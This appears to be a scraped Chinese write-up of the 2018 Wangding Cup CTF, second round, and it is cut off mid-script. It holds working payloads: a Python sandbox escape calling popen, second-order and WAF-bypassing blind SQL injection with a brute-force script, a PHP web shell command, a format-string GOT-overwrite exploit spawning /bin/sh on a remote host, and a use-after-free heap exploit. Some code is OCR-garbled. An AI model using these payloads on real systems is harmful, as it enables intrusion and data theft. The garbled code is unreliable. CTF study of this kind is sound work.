


python123平台作业答案第十二周_【2018年网鼎杯CTF 第二场】红日安全-网鼎杯WriteUp（24日更新：web详解）...

[weixin_39607836](#) 于 2020-11-24 11:51:25 发布 85 收藏

文章标签：[python123平台作业答案第十二周](#)

本次比赛主要由红日安全ctf小组奋力拼搏，才可以拿到第二场第四的成绩。感谢他们的付出，才可以让我们看到精彩的wp

1.签到题



2. 虚幻

题目提示汉信码。使用 binwalk 提取出 9 张图，拼接成如下用 stegsolve 取 R7 保存并取反色



补上汉信码的 4 个角，扫描即可获得 flag



3. calc

题目如下，这是一个计算器，可以执行一些简单的算式。题目提示正则有问题，所以正则应该是可以绕过的。

math tools

[主页](#)

计算成功。计算结果为 2

性感计算器

在线计算

只允许四则运算:

$^[0-9.]+|s*[+*/-]|s*[0-9.]+$

TODO:一定要写好正则

1+1

calc

© 2018 Company, Inc.



我们先看看服务器端使用的是什么语言，简单测试发现是 python web，就考虑是否存在 SSTI，绕过正则执行 python 代码。

```
Traceback (most recent call last):
  File "/usr/local/lib/python2.7/dist-packages/tornado/web.py", line 1520, in _execute
    result = self.prepare()
  File "/usr/local/lib/python2.7/dist-packages/tornado/web.py", line 2266, in prepare
    raise HTTPError(self._status_code)
HTTPError: HTTP 404: Not Found
```



我们先来分析一下正则表达式： $\w{0-9}+\s*[\+\/]\s*\w{0-9}+$ 。这个正则存在多个问题：

第一个地方： $[\+\/]$

实际上短杆 - 在方括号中有特殊的含义，表示范围。 $[\+\/]$ 这个正则实际上包含了以下字符：

```
python
>>> for i in range(ord('+'),ord('/')+1):
...     chr(i)
...
+
-
.
/
>>>
```

第二个地方：

正则表达式末尾的加号 + 并不严谨，严谨的写法应该在加号后面添加一个 \$ 符号，表示输入的字符串以数字结尾，变成这样 $\w{0-9}+\s*[\+\/]\s*\w{0-9}+\$$

使用 payload 如下：（百度python沙箱逃逸，第一个文章中就有payload）

```
1+1,().__class__.__bases__[0].__subclasses__()[40]('/flag').read()
```

math tools

[主页](#)

计算成功。计算结果为 (2, 'flag{2cc6428e-7f9f-4731-8bd2-eff9eaa7011e}\n')

性感计算器

在线计算

只允许四则运算:

$\w{0-9}+\s*[\+\/]\s*\w{0-9}+$

TODO:一定要写好正则

```
1+1,
().__class__.__bases__[0].__subclasses__
()[40]('/flag').read()
```

calc



[查看源码](#)

```
1+1,().__class__.__bases__[0].__subclasses__()
```

```
[59].__init__.__getattr__('fun'+'c_glo'+'bal'+'s')
```

```
['lin'+'eca'+'che'].__dict__['o'+'s'].__dict__['po'+'pen']('cat /usr/local/lib/python2.7/dist-packages/tornado/web.py').read()
```




test@666.com

test

注册

先知社区

登陆的时候用到的是邮箱和密码，而注册的时候还有一个用户名，而这个用户名却在登陆后显示了，所以我们考虑用户名这里可能存在二次注入。



还有一个点就是，我们抓取注册账号的数据包，一直重放数据包会发现返回的状态码都是 200，这里就有可能存在 update 注入，之后发现并没有更新用户信息，所以应该不存在 update 注入。那我们就针对用户名部分，进行二次注入测试。

注册成功，会得到 302 状态码并跳转至 login.php；如果注册失败，只会返回 200 状态码。所以构造 payload 如下：

```
email=test@666.com&username=0'%2B(select hex(hex(database())))%2B'0&password=test
```

Request				Response				
Raw	Params	Headers	Hex	Raw	Headers	Hex	HTML	Render
<pre>GET /index.php HTTP/1.1 Host: 9e530ea8a0254672acef6ed7368f1df82471791cfd6b4c6a.game.ichunqiu.com Cache-Control: max-age=0 Origin: http://9e530ea8a0254672acef6ed7368f1df82471791cfd6b4c6a.game.ichunqiu.com Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 Referer: http://9e530ea8a0254672acef6ed7368f1df82471791cfd6b4c6a.game.ichunqiu.com/login.php Accept-Encoding: gzip, deflate</pre>				<pre></head> <body> <nav id="menu"> <div> <div class="img-div"> <div class="user-img">< 373736353632 </div></pre>				

进行两次hex解码后得到数据库名为web:

```
>>> "373736353632".decode('hex').decode('hex')
```

```
'web'
```

至于为什么 payload 要进行两次 hex加密，看下面这张图就明白了。

```
mysql> select hex('test');
+-----+
| hex('test') |
+-----+
| 74657374    |
+-----+
1 row in set (0.00 sec)


mysql> select '0' + hex('test');
+-----+
| '0' + hex('test') |
+-----+
| 74657374          |
+-----+
1 row in set (0.00 sec)

mysql> select hex('flag 0');
+-----+
| hex('flag 0') |
+-----+
| 666c61677b7b |
+-----+
1 row in set (0.00 sec)

mysql> select '0'+hex('flag 0');
+-----+
| '0'+hex('flag 0') |
+-----+
| 666              |
+-----+
1 row in set (0.00 sec)
```

由于此处字符串hex后的值只有数字，在与0相加后能完整显示出来

由于此处字符串hex后的值带有字母，在与0相加后只能显示字母之前的数字与0相加的结果



然后这里还要注意一个问题，就是当数据进过两次hex后，会得到较长的一串只含有数字的字符串，当这个长字符串转成数字型数据的时候会变成科学计数法，也就是说会丢失数据精度，如下：


```
mysql> select '0' + hex(hex('f'));
+-----+
| '0' + hex(hex('f')) |
+-----+
| 3636                 |
+-----+
1 row in set (0.00 sec)

mysql> select '0' + hex(hex('fl'));
+-----+
| '0' + hex(hex('fl')) |
+-----+
| 36363643            |
+-----+
1 row in set (0.00 sec)

mysql> select '0' + hex(hex('fla'));
+-----+
| '0' + hex(hex('fla')) |
+-----+
| 363636433631       |
+-----+
1 row in set (0.00 sec)

mysql> select '0' + hex(hex('flag'));
+-----+
| '0' + hex(hex('flag')) |
+-----+
| 3.636364336313637e15 |
+-----+
1 row in set (0.00 sec)

mysql>
```



所以这里我们使用 substr每次取10个字符长度与 '0' 相加，这样就不会丢失数据。但是这里使用逗号，会出错，所以可以使用类似 substr('test' from 1 for 10) 这种写法来绕过，具体获取 flag的代码如下：

```
0'%2B(select substr(hex(hex((select * from flag))) from 1 for 10))%2B'0
```

运行脚本如下：

留个坑周五晚上回来填

5.wafUpload

SQL BASICS- UNION BASED- ERROR/DOUBLE QUERY- TOOLS- WAF BYPASS- ENCODING- HTML- ENCRYPTION- OTHER- XSS- LFI-

Load URL `http://764f8109d04b4a4286e7e1ecee8643c5acb1ee048a1b4070.game.ichunqiu.com/upload/85ed06a27b8eb105c27cbc380822ede8/shell.php`

Split URL

Execute

Post data Post data Referrer 0xHEX %URL BASE64 Replace

`_=echo `cat /flag`;`

flag{41dfb082-a1a7-4d93-a9ff-bf6d3299de96}



6.sqlweb

题目：admin也拿不到flag喔(●'●)

Browser address bar: `ce23ea702b894672baa690b40771270650fdd47b057b49ab.game.ichunqiu.com`

Page title: 管理员登陆

Form fields:

- 用户名: 用户名不能为空
- 密码:

login

先知社区

打开 BurpSuite Fuzz发现提示信息，过滤了以下关键字：

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	529	
2	<code>a' or 1=1--</code>	200	<input type="checkbox"/>	<input type="checkbox"/>	622	
1	<code>'</code>	200	<input type="checkbox"/>	<input type="checkbox"/>	531	
3	<code>"a" or 1=1--</code>	200	<input type="checkbox"/>	<input type="checkbox"/>	622	

Request Response

Raw Headers Hex

```

HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Thu, 23 Aug 2018 07:38:33 GMT
Content-Type: text/html
Content-Length: 167
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.25
Set-Cookie: PHPSESSID=5h45snirkIm47I54re553qvu61; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
hint: <!--create table users ...id username passwd -->
Vary: Accept-Encoding

```

waf:/sleep|benchmark|=|like|regexp|and|'|"%|substr|union|'|s+|group|floor|user|extract|value|Update|Xml|ord|lpad|rpad|left|>|,|ascii/i !!! (trust me,no one can bypass it)

admin账号可以用弱密码登陆：admin/admin123

only wuyan zu can get the flag

发现新提示，说只有 wuyan zu 用户才能拿到 flag 。至此，思路就很清晰了，flag 应该就是 wuyan zu 用户的密码，或者 wuyan zu 用户登陆后就能看到 flag ，所以这题就是考察绕过 WAF 进行 SQL 注入。

waf:/sleep|benchmark|=|like|regexp|and|\|%|substr|union|\s+|group|floor|user|extractvalue|UpdateXml|ord||pa
!!! (trust me,no one can bypass it)

仔细观察上面的 WAF ，过滤了空格，可以用 /*/ 来绕过；过滤了 and ，可以用 && 代替；过滤了 substr 、ascii ，但是还可以用 mid 。而且 SQL 语句执行和不执行返回的长度是不一样的。所以我们构造 payload 如下：


wuyan zu'/*/ %26%26'*/ mid(passwd'*/ from'*/1'*/ for'*/1)*/ in'*/('f)*/ limit'*/1%23

编写获取 flag 的程序如下：

```
import requests
flag = "chars = " + "{-0123456789abcdefghijklmnopqrstuvwxyz}url = "
"http://902f59bfbb134985aeef8fb606e07c77373dedd3ef0e4bca.game.ichunqiu.com/sql.php"
for i in range(1,50):
    for char in chars:
        datas = {
            "uname" : "wuyan zu'*/&&'*/ mid(passwd'*/ from'*/" + str(i) + "'*/ for'*/1)*/ in'*/('" + char + "'*/ limit'*/1#",
            "passwd" : "rte",
            "submit" : "login"
        }
        r = requests.post(url = url, data = datas)
        if len(r.text) == 75:
            flag += char
            print("[-] " + flag,end="\n",flush=True)
            if char == '}':
                print("[+] " + flag)
            exit()
```




7.套娃 Lsb 隐写，bgr 通道



8.martricks

64 位 ida 打开 查找字符串



双击进入数据段跟进代码段

```

.rodata:000000000400B41      db  0
.rodata:000000000400B42      db  2
.rodata:000000000400B43      db  0
.rodata:000000000400B44      ; char s[]
.rodata:000000000400B44      s      db  'input your flag:',0 ; DATA XREF: main+1Afo
.rodata:000000000400B55      a49s    db  '%49s',0 ; DATA XREF: main+2Bfo
.rodata:000000000400B5A      ; char aCongrats[]
.rodata:000000000400B5A      aCongrats db  'congrats!',0 ; DATA XREF: main+48Efo
.rodata:000000000400B64      ; char aWrongFlag[]
.rodata:000000000400B64      aWrongFlag db  'wrong flag!',0 ; DATA XREF: main:loc_400A90fo
.rodata:000000000400B64      _rodata ends
.rodata:000000000400B64
.eh_frame_hdr:000000000400B70 ; =====
.eh_frame_hdr:000000000400B70
.eh_frame_hdr:000000000400B70 ; Segment type: Pure data
.eh_frame_hdr:000000000400B70 ; Segment permissions: Read
.eh_frame_hdr:000000000400B70 _eh_frame_hdr segment dword public 'CONST' use64
.eh_frame_hdr:000000000400B70 assume cs:_eh_frame_hdr
.eh_frame_hdr:000000000400B70 ;org 400B70h
.eh_frame_hdr:000000000400B70 unk_400B70 db  1 ; DATA XREF: LOAD:0000000004001A0fo
.eh_frame_hdr:000000000400B71 db 1Bh
.eh_frame_hdr:000000000400B72 db  3
.eh_frame_hdr:000000000400B73 db 3Bh ; ;

```

查看伪代码

```

Instruction Data Unexplored External symbol
x IDA View-A Pseudocode-A Strings window Hex View-1 Structures Enums Imports
ieqn 15 char v16[56]; // [rsp+80h] [rbp-40h]
init 16 unsigned __int64 v17; // [rsp+E8h] [rbp-8h]
plt 17 __int64 savedregs; // [rsp+F0h] [rbp+0h]
plt 18
plt 19 v17 = __readfsqword(0x28u);
plt 20 puts("input your flag:");
plt 21 __isoc99_scanf("%49s", v16);
plt 22 v15 = 1;
txt 23 v9 = 0;
txt 24 v11 = 23;
txt 25 while ( v9 <= 48 )
txt 26 {
txt 27 *((_BYTE *)&savedregs + 7 * (v11 / 7) + v11 % 7 - 192) = v16[v9] ^ v11;
txt 28 *((_BYTE *)&savedregs + 7 * (v9 / 7) + v9 % 7 - 128) = byte_601060[v11] ^ v9;
txt 29 ++v9;
fini 30 v11 = (v11 + 13) % 49;
xte: 31 }
xte: 32 v10 = 41;
xte: 33 v13 = 3;
xte: 34 v14 = 4;
xte: 35 v7 = 5;
xte: 36 v5 = 0;
xte: 37 while ( v5 <= 6 && v15 )
xte: 38 {
xte: 39 v6 = 0;
xte: 40 while ( v6 <= 6 && v15 )
xte: 41 {
xte: 42 v4 = 0;
xte: 43 v8 = 0;
xte: 44 while ( v8 <= 6 )
xte: 45 {
xte: 46 v4 += *((_BYTE *)&savedregs + 7 * v7 + v14 - 128) * *((_BYTE *)&savedregs + 7 * v13 + v7 - 192);
xte: 47 ++v8;
xte: 48 v7 = (v7 + 5) % 7;
xte: 49 }
xte: 50 for ( i = 17; i != v10; i = (i + 11) % 49 )
00000791 main:30 (400791)

```

```

58 ++v5;
59 v13 = (v13 + 3) % 7;
60 }
61 if ( v15 )
62 puts("congrats!");
63 else
64 puts("wrong flag!");
65 return 0LL;
66 }

```

感觉可以 fuzz 代码如下 angr 爆破




```

from pwn import *

context.log_level = 'debug'

#p = process('./pwn')

p = remote('106.75.126.184',58579)

elf = ELF('./pwn')

payload1 = p32(elf.got['puts'])+'%6$s' #gdb.attach(p,'b *0x080485ca') #raw_input('GGGG')

p.recv()

p.sendline(payload1)

p.recv(4)

puts = u32(p.recv(4))

log.info('puts : '+hex(puts))

#libc = ELF('/lib/i386-linux-gnu/libc.so.6')

system = puts - 0x05f140 + 0x03a940

printfGot = elf.got['printf']

payload = fmtstr_payload(6,{printfGot:system})p.sendline(payload)

p.send('/bin/sh\0')

p.interactive()

10. fgo

```

del_servant 函数 free chunk 后没有将指针置空，导致存在 uaf 或 double free

```

...
.text:08048844
.text:08048844 loc_8048844: ; CODE XREF: del_servant+54↑j
.text:08048844 mov     eax, [ebp+var_14]
.text:08048847 mov     eax, ds:servantlist[eax*4]
.text:0804884E test    eax, eax
.text:08048850 jz     short loc_8048891
.text:08048852 mov     eax, [ebp+var_14]
.text:08048855 mov     eax, ds:servantlist[eax*4]
.text:0804885C mov     eax, [eax+4]
.text:0804885F sub     esp, 0Ch
.text:08048862 push   eax ; ptr
.text:08048863 call   _free
.text:08048868 add     esp, 10h
.text:0804886B mov     eax, [ebp+var_14]
.text:0804886E mov     eax, ds:servantlist[eax*4]
.text:08048875 sub     esp, 0Ch
.text:08048878 push   eax ; ptr
.text:08048879 call   _free
.text:0804887E add     esp, 10h
.text:08048881 sub     esp, 0Ch
.text:08048884 push   offset aSuccess_0 ; "Success "
.text:08048889 call   _puts
.text:0804888E add     esp, 10h

```



Add_servant 函数在我们生成 chunk 前会自己生成一个 size 为 0x10 的 chunk，这个 chunk 存在一个如下的结构体

```

struct { *print_servant_content; *servantcontent;
}

print_servant_content

函数

```

```

int __cdecl print_servant_content(int a1)
{
    return puts(*(a1 + 4));
}

```

程序中还存在一个函数，调用便可以拿到 shell 总体思路就是用 secret 函数地址覆盖结构体中的指针 print_servant_content。步骤:1, 先申请三个 servant, 大小只要不是 0x10 就行2, Delete 序号 0, delete 序号 1, 此时的 fastbin 链表结构

```

gef> heap bins
[ Fastbins for arena 0xf7ec6780 ]
Fastbins[idx=0, size=0x8] ← Chunk(addr=0x8eaa050, size=0x10, flags=PREV_INUSE) ← Chunk(addr=0x8eaa008, size=0x10, flags=PREV_INUSE)
Fastbins[idx=1, size=0x10] 0x00
Fastbins[idx=2, size=0x18] 0x00
Fastbins[idx=3, size=0x20] 0x00
Fastbins[idx=4, size=0x28] 0x00
Fastbins[idx=5, size=0x30] ← Chunk(addr=0x8eaa060, size=0x38, flags=PREV_INUSE) ← Chunk(addr=0x8eaa018, size=0x38, flags=PREV_INUSE)
Fastbins[idx=6, size=0x38] 0x00

```

Size 为 0x8 的就是结构体所在的 chunk3, 在申请一个 size 为 0x8 的 servant, content 内容为 secret 的地址, 程序会先将 0x8eaa050 这个 chunk 存储结构体, 0x8eaa008 这个 chunk 作为内容, 但是 0x8eaa008 是序号 0 存储结构体的 chunk, secret 会覆盖掉它的 *print_servant_content, 再次打印 chunk0, 便会执行这个函数4, 脚本:

```

from pwn import *

p = process('./fgo')

#p = remote('106.75.104.139',26768) secret = 0x08048956

def add(size,content):p.recvuntil('choice:\n')
p.sendline('1')p.recv() p.sendline(str(size))
p.recv() p.sendline(content)

def delete(index): p.recvuntil('choice:\n') p.sendline('2')
p.recv() p.sendline(str(index))

def show(index): p.recvuntil('choice:\n') p.sendline('3')
p.recv() p.sendline(str(index))

add(0x30,'chunk0')
add(0x30,'chunk1') add(0x30,'chunk2') delete(0)

